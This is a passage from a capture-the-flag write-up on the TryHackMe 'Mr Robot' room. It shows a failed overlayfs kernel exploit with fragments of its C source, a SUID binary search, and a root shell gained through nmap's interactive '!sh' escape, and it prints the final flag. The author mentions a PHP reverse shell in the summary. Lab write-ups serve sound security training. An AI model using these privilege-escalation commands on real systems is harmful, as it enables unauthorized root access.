robot@linux:~$
```

checking on my browser, I found a kernel exploit that could be used against this kernel version.





I first tried to download a random file from my local machine, just to confirm if I would have the 777 permission on this file over the target machine, though as seen below, I didn't.

So I downloaded the exploit in my local machine and saved it in a ofs.c file.

```
root@Kali: /home/scr34tur3/Documents/CTFs/mrrobot-THM 108x52
 GNU nano 8.1                                        ofs.c *
user@ubuntu-server-1504:~$ gcc ofs.c -o ofs
user@ubuntu-server-1504:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),30(dip),46(plugdev)
user@ubuntu-server-1504:~$ ./ofs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),30(dip),46(plugdev),1000(user)

greets to beist & kaliman
2015-05-24
%rebel%
**************************************************
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <sys/types.h>
#include <signal.h>
#include <fcntl.h>
#include <string.h>
#include <linux/sched.h>

#define LIB "#include <unistd.h>\n\nuid_t(*_real_getuid) (void);\nchar path[128];\n\nuid_t\ngetuid(void)\n{

static char child_stack[1024*1024];

static int
child_exec(void *stuff)
{
    char *file;
    system("rm -rf /tmp/ns_sploit");

^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo
```

I hosted a python server on my local machine and downloaded this .c file on the target machine under the /tmp folder. It was successfull.

I compiled this file as seen below.

```
robot@linux:/tmp$ ls | grep ofs
ls | grep ofs
ofs.c
robot@linux:/tmp$ gcc ofs.c -o ofs
gcc ofs.c -o ofs
robot@linux:/tmp$ ls -la | grep ofs
ls -la | grep ofs
-rwxrwxr-x  1 robot robot 13682 Aug  6 12:21 ofs
-rw-rw-r--  1 robot robot  4982 Aug  6 12:19 ofs.c
robot@linux:/tmp$
```


I then tried to execute the ofs file, however the exploit failed. Though the kernel version was vulnerable to this exploit, I failed to figure out why it did not work. So I had to figure another privilege escalation vector.

```
robot@linux:/tmp$ ./ofs
./ofs
spawning threads
mount #1
mount #2
child threads done
exploit failed
robot@linux:/tmp$
```

Initially I tried to look out for sudo rights, unfortunately our user robot was not allowed to run sudo on this system. So I checked for SUID bit set on binaries as shown in the image below, and found this interesting binary called nmap under /usr/local/bin dir which had SUID bit set.


```
robot@linux:/$ find / -perm -04000 -ls 2>/dev/null
find / -perm -04000 -ls 2>/dev/null
 15068    44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /bin/ping
 15093    68 -rwsr-xr-x   1 root     root        69120 Feb 12  2015 /bin/umount
 15060    96 -rwsr-xr-x   1 root     root        94792 Feb 12  2015 /bin/mount
 15069    44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /bin/ping6
 15085    40 -rwsr-xr-x   1 root     root        36936 Feb 17  2014 /bin/su
 36231    48 -rwsr-xr-x   1 root     root        47032 Feb 17  2014 /usr/bin/passwd
 36216    32 -rwsr-xr-x   1 root     root        32464 Feb 17  2014 /usr/bin/newgrp
 36041    44 -rwsr-xr-x   1 root     root        41336 Feb 17  2014 /usr/bin/chsh
 36038    48 -rwsr-xr-x   1 root     root        46424 Feb 17  2014 /usr/bin/chfn
 36148    68 -rwsr-xr-x   1 root     root        68152 Feb 17  2014 /usr/bin/gpasswd
 36349   152 -rwsr-xr-x   1 root     root       155008 Mar 12  2015 /usr/bin/sudo
 34835   496 -rwsr-xr-x   1 root     root       504736 Nov 13  2015 /usr/local/bin/nmap
 38768   432 -rwsr-xr-x   1 root     root       440416 May 12  2014 /usr/lib/openssh/ssh-keysign
 38526    12 -rwsr-xr-x   1 root     root        10240 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
395259    12 -r-sr-xr-x   1 root     root         9532 Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
395286    16 -r-sr-xr-x   1 root     root        14320 Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
 38505    12 -rwsr-xr-x   1 root     root        10344 Feb 25  2015 /usr/lib/pt_chown
robot@linux:/$
```


I then checked on gtfobins.io for a payload to spawn a root shell by abusing the nmap binary. This can be seen from the image below. NOTE: The interactive mode, available on version 2.02 to 5.21 can be used to execute shell cmd, otherwise we wont achieve what we intend.



I copied-pasted this payload on my system target terminal and after I entered the nmap interactive mode, I used the !sh payload and it did its magic. From this I was able to spawn a root shell.
Checking the root dir, I found the third key.

```
bash-4.3$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# pwd
pwd
/
# cd /root
cd /root
# ls -la
ls -la
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```





https://tryhackme.com/r/room/mrrobot

CONCLUSION

In the Capture The Flag (CTF) challenge, I successfully compromised a WordPress CMS. The attack vector involved uploading a PHP reverse shell, granting me access to the server. Upon gaining initial access, I enumerated users to locate the second key. Further enumeration revealed that the `nmap` binary had the SUID bit set, which allowed me to escalate privileges to root. Using root access, I retrieved the final key.
This exercise demonstrated the importance of securing file permissions, user enumeration vulnerabilities, and the risks associated with misconfigured binaries. Proper security measures, such as regular patching and least privilege

principle, are essential to prevent similar exploits.

As an enthusiast Red Teamer, I was able to sharpen the skills I have under linux privilege escalation.

@SCr34tur3